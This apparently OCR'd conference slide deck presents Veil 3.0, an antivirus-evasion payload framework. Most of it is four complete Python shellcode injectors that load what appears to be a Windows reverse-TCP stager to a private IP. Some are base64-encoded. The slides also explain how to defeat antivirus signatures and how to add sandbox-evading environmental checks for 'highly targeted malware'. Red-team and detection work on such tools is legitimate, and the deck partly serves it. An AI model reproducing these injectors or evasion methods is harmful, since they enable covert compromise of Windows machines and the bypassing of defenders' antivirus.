Veil | [Version]: 3.0
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Main Menu
2 tools loaded
Available Commands:
exit Exit Veil
info Information on a specific tool
list List available tools
update Update Veil
use Use a specific tool
Main menu choice:

Veil 3.0

Veil 3.0

- Veil 3.0 has multiple changes in the tool when compared to version 2.0
  - First and foremost, Veil has been completely rewritten in Python 3
  - Python 3 is the way forward with using Python
  - I did not want to refactor the code in Python 2 now, to need to update to Python 3 when Py2 is end-of-life (2020)

Veil 3.0

- Refactoring the codebase while updating to Python 3 was a challenge
  - It went beyond just changing print statements into functions
- Handling shellcode in Python 3 is completely different from Python 2
- Creating a Python payload that injects shellcode into memory is different

Veil 2.0

```
EUPnBcpNWMwGi = bytearray('\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14
    \x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57
    \x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b
    \x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58
    \x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59
    \x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26
    \x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50
    \x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\xc0\xa8\xa2\x91\x68\x02\x00\x21\xe3\x89\xe6\x6a\x10\x56\x57\x68
    \x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56
    \x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5
    \x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3')
import ctypes as ZKWXnIdQAuP
VjdMidBttQlbLnR = ZKWXnIdQAuP.windll.kernel32.VirtualAlloc(ZKWXnIdQAuP.c_int(0),ZKWXnIdQAuP.c_int(len(
    EUPnBcpNWMwGi)),ZKWXnIdQAuP.c_int(0x3000),ZKWXnIdQAuP.c_int(0x40))
WgHYTWhElnnZ = (ZKWXnIdQAuP.c_char * len(EUPnBcpNWMwGi)).from_buffer(EUPnBcpNWMwGi)
ZKWXnIdQAuP.windll.kernel32.RtlMoveMemory(ZKWXnIdQAuP.c_int(VjdMidBttQlbLnR),WgHYTWhElnnZ,ZKWXnIdQAuP.c_int(len(
    EUPnBcpNWMwGi)))
IaoYNg = ZKWXnIdQAuP.windll.kernel32.CreateThread(ZKWXnIdQAuP.c_int(0),ZKWXnIdQAuP.c_int(0),ZKWXnIdQAuP.c_int(
    VjdMidBttQlbLnR),ZKWXnIdQAuP.c_int(0),ZKWXnIdQAuP.c_int(0),ZKWXnIdQAuP.pointer(ZKWXnIdQAuP.c_int(0)))
ZKWXnIdQAuP.windll.kernel32.WaitForSingleObject(ZKWXnIdQAuP.c_int(IaoYNg),ZKWXnIdQAuP.c_int(-1))
```

Veil 3.0

```
import ctypes as bDlDmsfMyuV
miiJDEKLsxLjbM = b'\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72
    \x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52
    \x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b
    \x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58
    \x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51
    \xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff
    \xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea
    \x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\xc0\xa8\xa2\x91\x68\x02\x00\x21\xe3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5
    \x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68
    \x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53
    \x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3'
wiseZERld = bDlDmsfMyuV.windll.kernel32.VirtualAlloc(bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int(len(miiJDEKLsxLjbM)),
    bDlDmsfMyuV.c_int(0x3000),bDlDmsfMyuV.c_int(0x40))
bDlDmsfMyuV.windll.kernel32.RtlMoveMemory(bDlDmsfMyuV.c_int(wiseZERld),miiJDEKLsxLjbM,bDlDmsfMyuV.c_int(len(
    miiJDEKLsxLjbM)))
CVXWRcjqxL = bDlDmsfMyuV.windll.kernel32.CreateThread(bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int
    (wiseZERld),bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.c_int(0),bDlDmsfMyuV.pointer(bDlDmsfMyuV.c_int(0)))
bDlDmsfMyuV.windll.kernel32.WaitForSingleObject(bDlDmsfMyuV.c_int(CVXWRcjqxL),bDlDmsfMyuV.c_int(-1))
```

Veil 2.0

```
import ctypes as rLkdwnPpzMBnJr
import base64
IesGKFkNFMC = "XHhmY1x4ZThceDg2XHgwMFx4MDBceDAwXHg2MFx4ODlceGU1XHgzMVx4ZDJceDY0XHg4Ylx4NTJceDMwXHg4Ylx4NTJceDBjXH
g4Ylx4NTJceDE0XHg4Ylx4NzJceDI4XHgwZlx4YjdceDRhXHgyNlx4MzFceGZmXHgzMVx4YzBceGFjXHgzY1x4NjFceDdjXHgwMlx4MmNceDIwXHh
jMVx4Y2ZceDBkXHgwMVx4YzdceGUyXHhmMFx4NTJceDU3XHg4Ylx4NTJceDEwXHg4Ylx4NDJceDNjXHg4Ylx4NGNceDEwXHg3OFx4ZTNceDRhXHgw
MVx4ZDFceDUxXHg4Ylx4NTlceDIwXHgwMVx4ZDNceDhiXHg0OVx4MTheGUzXHgzY1x4NDlceDhiXHgzNFx4OGJceDAxXHhkNlx4MzFceGZmXHgzM
Vx4YzBceGFjXHhjMVx4Y2ZceDBkXHgwMVx4YzdceDM4XHhlMFx4NzVceGY0XHgwM1x4N2RceGY4XHgzYlx4N2RceDI0XHg3NVx4ZTJceDU4XHg4Yl
x4NThceDI0XHgwMVx4ZDNceDY2XHg4Ylx4MGNceDRiXHg4Ylx4NThceDFjXHgwMVx4ZDNceDhiXHgwNFx4OGJceDAxXHhkMFx4ODlceDQ0XHgyNFx
4MjRceDViXHg1Ylx4NjFceDU5XHg1YVx4NTFceGZmXHhlMFx4NThceDVmXHg1YVx4OGJceDEyXHhlYlx4ODlceDVkXHg2OFx4MzNceDMyXHgwMFx4
MDBceDY4XHg3N1x4NzNceDMyXHg1Zlx4NTRceDY4XHg0Y1x4NzdceDI2XHgwN1x4ZmZceGQ1XHhiOFx4OTBceDAxXHgwMFx4MDBceDI5XHhjNFx4N
TRceDUwXHg2OFx4MjlceDgwXHg2Ylx4MDBceGZmXHhkNVx4NTBceDUwXHg1MFx4NTBceDQwXHg1MFx4NDBceDUwXHg2OFx4ZWFceDBmXHhkZlx4ZT
BceGZmXHhkNVx4OTdceDZhXHgwOVx4NjhceGMwXHhhOFx4YTJceDkxXHg2OFx4MDJceDAwXHgyMVx4ZTNceDg5XHhlNlx4NmFceDEwXHg1Nlx4NTd
ceDY4XHg5OVx4YTVceDc0XHg2MVx4ZmZceGQ1XHg4NVx4YzBceDc0XHgwOFx4NzVceGVjXHg2OFx4ZjBceGI1XHhhMlx4NTZc
eGZmXHhkNVx4NmFceDAwXHg2YVx4MDRceDU2XHg1N1x4NjhceDAyXHhkOVx4YzhceDVmXHhmZlx4ZDVceDhiXHgzNlx4NmFceDQwXHg2OFx4MDBce
DEwXHgwMFx4MDBceDU2XHg2YVx4MDBceDY4XHg1OFx4YTRceDUzXHhlNVx4ZmZceGQ1XHg5M1x4NTNceDZhXHgwMFx4NTZceDUzXHg1N1x4NjhceD
AyXHhkOVx4YzhceDVmXHhmZlx4ZDVceDAxXHhjM1x4MjlceGM2XHg4NVx4ZjZceDc1XHhlY1x4YzM="
CnnDRU = bytearray(IesGKFkNFMC.decode('base64','strict').decode("string_escape"))
usGGTaLShwINu = rLkdwnPpzMBnJr.windll.kernel32.VirtualAlloc(rLkdwnPpzMBnJr.c_int(0),rLkdwnPpzMBnJr.c_int(len(
    CnnDRU)),rLkdwnPpzMBnJr.c_int(0x3000),rLkdwnPpzMBnJr.c_int(0x40))
TaEkbM = (rLkdwnPpzMBnJr.c_char * len(CnnDRU)).from_buffer(CnnDRU)
rLkdwnPpzMBnJr.windll.kernel32.RtlMoveMemory(rLkdwnPpzMBnJr.c_int(usGGTaLShwINu),TaEkbM,rLkdwnPpzMBnJr.c_int(len(
    CnnDRU)))
TuQYnf = rLkdwnPpzMBnJr.windll.kernel32.CreateThread(rLkdwnPpzMBnJr.c_int(0),rLkdwnPpzMBnJr.c_int(0),
    rLkdwnPpzMBnJr.c_int(usGGTaLShwINu),rLkdwnPpzMBnJr.c_int(0),rLkdwnPpzMBnJr.c_int(0),rLkdwnPpzMBnJr.pointer(
    rLkdwnPpzMBnJr.c_int(0)))
rLkdwnPpzMBnJr.windll.kernel32.WaitForSingleObject(rLkdwnPpzMBnJr.c_int(TuQYnf),rLkdwnPpzMBnJr.c_int(-1))
```

Veil 3.0

```
import ctypes as AKkkiwvmOTZmuXU
import base64
mMgzKuJ = base64.b64decode("/OiGAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
    McCsPGF8Aiwgwc8NAcfi8FJXi1Qi0I8i0wQeONKAdFRi1kgAdOLSRjjPEmLNIsB1jH/
    McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ldaDMyAABod3MyX1RoTHcmB//
    VuJABAAApxFRQaCmAawD/1VBQUFBAUEBQaOoP3+D/1ZdqCWjAqKKRaAIAIeOJ5moQVldomaV0Yf/
    VhcB0DP90CHXsaPC1olb/1WoAagRWV2gC2chf/9WLNmpAaAAQAABWagBoWKRT5f/Vk1NqAFZTV2gC2chf/9UBwynGhfZ17MM=")
COZaAf = AKkkiwvmOTZmuXU.windll.kernel32.VirtualAlloc(AKkkiwvmOTZmuXU.c_int(0),AKkkiwvmOTZmuXU.c_int(len(mMgzKuJ)
    ),AKkkiwvmOTZmuXU.c_int(0x3000),AKkkiwvmOTZmuXU.c_int(0x40))
AKkkiwvmOTZmuXU.windll.kernel32.RtlMoveMemory(AKkkiwvmOTZmuXU.c_int(COZaAf),mMgzKuJ,AKkkiwvmOTZmuXU.c_int(len(
    mMgzKuJ)))
WzFChtFNp = AKkkiwvmOTZmuXU.windll.kernel32.CreateThread(AKkkiwvmOTZmuXU.c_int(0),AKkkiwvmOTZmuXU.c_int(0),
    AKkkiwvmOTZmuXU.c_int(COZaAf),AKkkiwvmOTZmuXU.c_int(0),AKkkiwvmOTZmuXU.c_int(0),AKkkiwvmOTZmuXU.pointer(
    AKkkiwvmOTZmuXU.c_int(0)))
AKkkiwvmOTZmuXU.windll.kernel32.WaitForSingleObject(AKkkiwvmOTZmuXU.c_int(WzFChtFNp),AKkkiwvmOTZmuXU.c_int(-1))
```

Veil 3.0

```
# Generate the shellcode
Shellcode = self.shellcode.generate(self.cli_opts)

Shellcode = Shellcode.encode('latin-1')
Shellcode = Shellcode.decode('unicode_escape')
# Base64 Encode Shellcode
EncodedShellcode = base64.b64encode(bytes(Shellcode, 'latin-1')).decode('ascii')
```

Python 3

- Why else did I choose Python3?
  - I discovered some AntiVirus companies are trying to flag Veil Python payloads simply by the environment it was compiled in

Chris Truncer
@christruncer

Follow

Oh @avast_antivirus, I'm a little disappointed in how you're trying to signature Veil

Python 3

- How did I determine this?
  - Generated payload - caught
  - Removed shellcode - caught
  - Renamed CTypes - caught
  - Commented Windows function calls - caught
    - From 1 to all of them
  - Deleted EVERYTHING and did a hello world program - ...take a guess...

Python 3

```
1  print "hello world"
2  print "go veil"
```

avast! SCAN RESULTS

THREAT DETECTED!

Threats

Select the required action for each result and click "Apply".

File name	Severity	Status	Action	Result
\\vmware-host\Shared Folders\...	High	Threat: Win32:Malware-gen	Fix automatically	

Apply this action for all: Fix automatically

Note: the automatic fix tries to repair the file first. If repair is not possible, it proceeds to move the file to the Chest. If that fails as well, the file is deleted.


Apply

Close

Python 3

- Next…
  - Use the same payload source code
  - Copied it to Windows VM
  - “Compiled” the Python code in Windows using Pyinstaller
  - Scanned the new executable

Python 3



Python 3

- Updating the version of Python used changes the environmental signature it was “compiled” in
- Easily bypass this detection method
- Try to get AV to go the smarter route and actually analyze the executable vs. develop poor signatures

Veil 3.0 Menu

```
================================================================================
                              Veil | [Version]: 3.0
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

        2 tools loaded

Available Commands:

        exit                    Exit Veil
        info                    Information on a specific tool
        list                    List available tools
        update                  Update Veil
        use                     Use a specific tool

Main menu choice:
```

```
================================================================================
                                Veil | [Version]: 3.0
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Available Tools:

        1)      Evasion
        2)      Ordnance

Main menu choice:
```

```
================================================================================
                                  Veil-Evasion
================================================================================
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - custom shellcode string
     4 - file with shellcode (raw)

 [>] Please enter the number of your choice:
```

Shellcode Generation

- MSFVenom is still available to generate shellcode
  - Supports all of the payload built into MSF
  - Still requires instantiating the “simple” framework object
- Veil-Ordnance is the default choice
  - Quickly generate shellcode
  - In the event msfvenom output changes again, this is a fallback (or use it by default :))

Ordnance Payloads

- Veil-Ordnance Payloads
  - reverse_tcp
  - reverse_http
  - reverse_https
  - reverse_tcp_dns
  - reverse_tcp_all_ports
  - bind_tcp

Ordnance Encoder

- Veil-Ordnance does have a single encoder
  - Thanks to @sixdub
- This can be used when needing to avoid bad characters
- I'd love to have more encoders added into Ordnance
  - Send any my way! :)

Veil 3.0

- So… what else is new with Veil payloads?

```
Payload: python/shellcode_inject/flat selected

Required Options:

Name                    Value           Description
----                    -----           -----------
COMPILE_TO_EXE          Y               Compile to an executable
DOMAIN                  X               Optional: Required internal domain
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual, Void, or Heap
PROCESSORS              X               Optional: Minimum number of processors
USERNAME                X               Optional: The required user account
USE_PYHERION            N               Use the pyherion encrypter

 Available Commands:

        back            Go back
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[python/shellcode_inject/flat>>]
```

Environmental Checks

- Nearly all payloads now have the ability to set pre-execution environmental checks
- Set just one, or all of the checks
- All checks need to pass in order for the payload to execute
  - All or nothing
- Each check developed in its respective language

Environmental Checks

- Current supported environmental checks:
  - Computer domain
  - System hostname
  - Payload expiration
  - Number of processors
  - Current username
- There's room for more checks to be added in
  - Want to find an easy way to contribute, add a new environmental check!

Environmental Checks

- These are here to try to combat a few things:
  - Prevent analysis of the end payload by an automated malware analysis solution
  - If payload is run in sandbox prior to execution, it will (hopefully) prevent malicious detection
  - Allow the end user to create highly targeted malware

New Languages

- While we're at it, let's add two new languages
  - AutoIt3
  - Lua
- Lua - currently generates source code
  - Can't do native compilation, yet
- AutoIt3 - Generates code and can be compiled within Linux


GODS
VS HUMANS
DEMO

Future Work

- Add in additional environmental checks
- Always looking for new languages and payloads to support
- Additional encoders to Ordnance

Questions?

- Questions?
- Veil - https://github.com/Veil-Framework/Veil
- Get in touch!
  - @ChrisTruncer
  - @VeilFramework